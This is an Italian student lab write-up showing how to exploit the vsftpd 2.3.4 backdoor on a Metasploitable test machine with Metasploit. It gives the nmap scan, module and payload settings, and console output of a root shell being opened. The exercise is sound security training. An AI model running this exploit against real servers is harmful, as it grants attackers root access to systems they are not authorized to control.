ESERCITAZIONE S7 L1

Hacking con Metasploit

Vedremo come effettuare una sessione di hacking con Metasploit sulla macchina Metasploitable sfruttando il servizio *vsftpd*.

Una volta ottenuta la sessione, si dovrà creare una directory chiamata *test_metasploit*.

EXPLOIT

Un exploit è una forma sofisticata di codice, sequenza di comandi o software progettato per sfruttare vulnerabilità all'interno di un sistema informatico o di un'applicazione. L'obiettivo principale di un exploit è quello di ottenere un vantaggio indebito, come l'accesso non autorizzato a un sistema, l'esecuzione di codice malevolo o il superamento di misure di sicurezza.

Immaginiamo il sistema informatico come una struttura complessa con diverse porte e finestre di accesso, ognuna delle quali dovrebbe essere ben chiusa per impedire l'ingresso non autorizzato. Un exploit può essere paragonato a un insidioso ladro che cerca di sfruttare falle nelle chiusure delle porte o finestre per entrare nella struttura.

Queste vulnerabilità possono derivare da errori di programmazione, omissioni nel codice, o da una mancata implementazione di misure di sicurezza adeguate. Gli sviluppatori lavorano costantemente per identificare e correggere tali falle attraverso aggiornamenti software e patch di sicurezza.

Una volta individuata una vulnerabilità, un exploit può essere progettato per sfruttarla in modo specifico. Può essere distribuito attraverso varie vie, come file dannosi, link ingannevoli o e-mail di phishing. Quando l'exploit riesce a sfruttare la vulnerabilità, può consentire al suo creatore di ottenere un accesso non autorizzato, manipolare dati o eseguire azioni dannose nel sistema bersaglio.

Per prevenire gli exploit, è cruciale adottare pratiche di sviluppo sicure, applicare aggiornamenti regolari di sicurezza e utilizzare soluzioni di difesa come firewall e sistemi di rilevamento delle intrusioni. La consapevolezza degli utenti e la prontezza nel segnalare comportamenti sospetti sono altrettanto importanti per mantenere un ambiente informatico sicuro.

PROTOCOLLO ATTACCATO

Vsftpd, acronimo di "Very Secure FTP Daemon," è un server FTP progettato appositamente per sistemi operativi basati su Unix/Linux. La sua principale caratteristica distintiva è la meticolosa attenzione posta sulla sicurezza. Vsftpd offre un ambiente robusto e affidabile per agevolare il trasferimento di file attraverso la rete, assicurando che questa operazione critica avvenga in modo sicuro e protetto.

La sicurezza in vsftpd si manifesta attraverso diverse strategie. Il server implementa meccanismi di autenticazione robusti, garantendo che solo gli utenti autorizzati possano accedere e interagire con i dati. Il controllo degli accessi è un elemento centrale, consentendo agli amministratori di sistema di definire chi può accedere a quali risorse in base alle esigenze specifiche del loro ambiente.

Un aspetto cruciale della sicurezza è la possibilità di utilizzare crittografia SSL/TLS per proteggere il trasferimento dei dati tra il client e il server. Questa funzionalità è di particolare rilevanza quando si gestiscono informazioni sensibili attraverso il protocollo FTP.


La flessibilità è un altro punto di forza di vsftpd. Il server offre una vasta gamma di opzioni di configurazione, permettendo agli amministratori di adattare il comportamento del server in base alle esigenze specifiche, garantendo una perfetta integrazione nell'ambiente di lavoro.

Vsftpd è anche noto per funzionare con il minimo numero di privilegi necessari, riducendo così la superficie di attacco e migliorando la sicurezza complessiva del sistema. Le sue prestazioni efficienti e la capacità di mantenere alte velocità di trasferimento dei file, anche in situazioni di carico di lavoro intenso, ne fanno una scelta affidabile per gli ambienti di produzione.

La conformità agli standard è un ulteriore elemento da sottolineare. Vsftpd rispetta gli standard definiti nelle RFC relative al protocollo FTP, il che significa che è costruito seguendo specifiche rigorose, garantendo così un'interoperabilità ottimale con altri client e server FTP che seguono gli stessi standard.


STEP

Come prima cosa si è andati ad enumerare i servizi attivi su Metaspolitable, attraverso il comando *nmap -sV 192.168.1.102*



In questo modo possiamo sapere anche la versione del vsftpd e la porta.


Successivamente inizializziamo il database di Metasploit e avviamo la console con il comando *sudo msfdb init && console*.



Ora andremo a cercare e impostare correttamente l'exploit che vogliamo usare.

Con *search vsftpd* troveremo l'exploit chiamato *exploit/unix/ftp/vsftpd_234_backdoor* e poi

use *exploit/unix/ftp/vsftpd_234_backdoor* per selezionarlo.



Con la funzione *info* otterremo le informazioni che dobbiamo andare ad impostare, in questo caso è necessario settare solamente l'ip target, tramite il comando *set RHOSTS* 192.168.1.102

```
Available targets:
      Id  Name
      --  ----
  =>  0   Automatic

Check supported:
  No

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/bas
                                     ics/using-metasploit.html
  RPORT   21               yes       The target port (TCP)

Payload information:
  Space: 2000
  Avoid: 0 characters

Description:
  This module exploits a malicious backdoor that was added to the       VSFTPD download
  archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between
  June 30th 2011 and July 1st 2011 according to the most recent information
  available. This backdoor was removed on July 3rd 2011.

References:
  OSVDB (73573)
  http://pastebin.com/AetT9sS5
  http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html


View the full module info with the info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.102
RHOSTS => 192.168.1.102
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Ora andiamo ad impostare il payload che vogliamo iniettare:

- *set payload payload/cmd/unix/interact*
- *show options*

```
Compatible Payloads
===================

   #  Name                          Disclosure Date  Rank    Check  Description
   -  ----                          ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact                      normal  No     Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload payload/cmd/unix/interact
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > payload options
[-] Unknown command: payload
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.1.102    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info

       Name: VSFTPD v2.3.4 Backdoor Command Execution
     Module: exploit/unix/ftp/vsftpd_234_backdoor
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
```

In questo caso non vengono richieste altre personalizzazioni quindi possiamo procedere direttamente ad eseguire l'exploit, con il comando *exploit* oppure *run*.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.102:21 - The port used by the backdoor bind listener is already open
[+] 192.168.1.102:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.100:33805 → 192.168.1.102:6200) at 2024-01-15 11:08:18 +0100

pwd
/
```

Possiamo notare che è stata creata una sessione di collegamento dal pc attaccante a quello target. Ora possiamo procedere alla creazione di una directory come richiesto dall'esericizio.

Avendo il controllo tramite cmd è sufficiente andare nella cartella root e creare la directory richiesta:

- cd /
- mkdir test_metaspolit

```
cd /
pwd
/
mkdir test_metasploit
```

Possiamo notare sulla finestra di Metasploitable la cartella appena creata.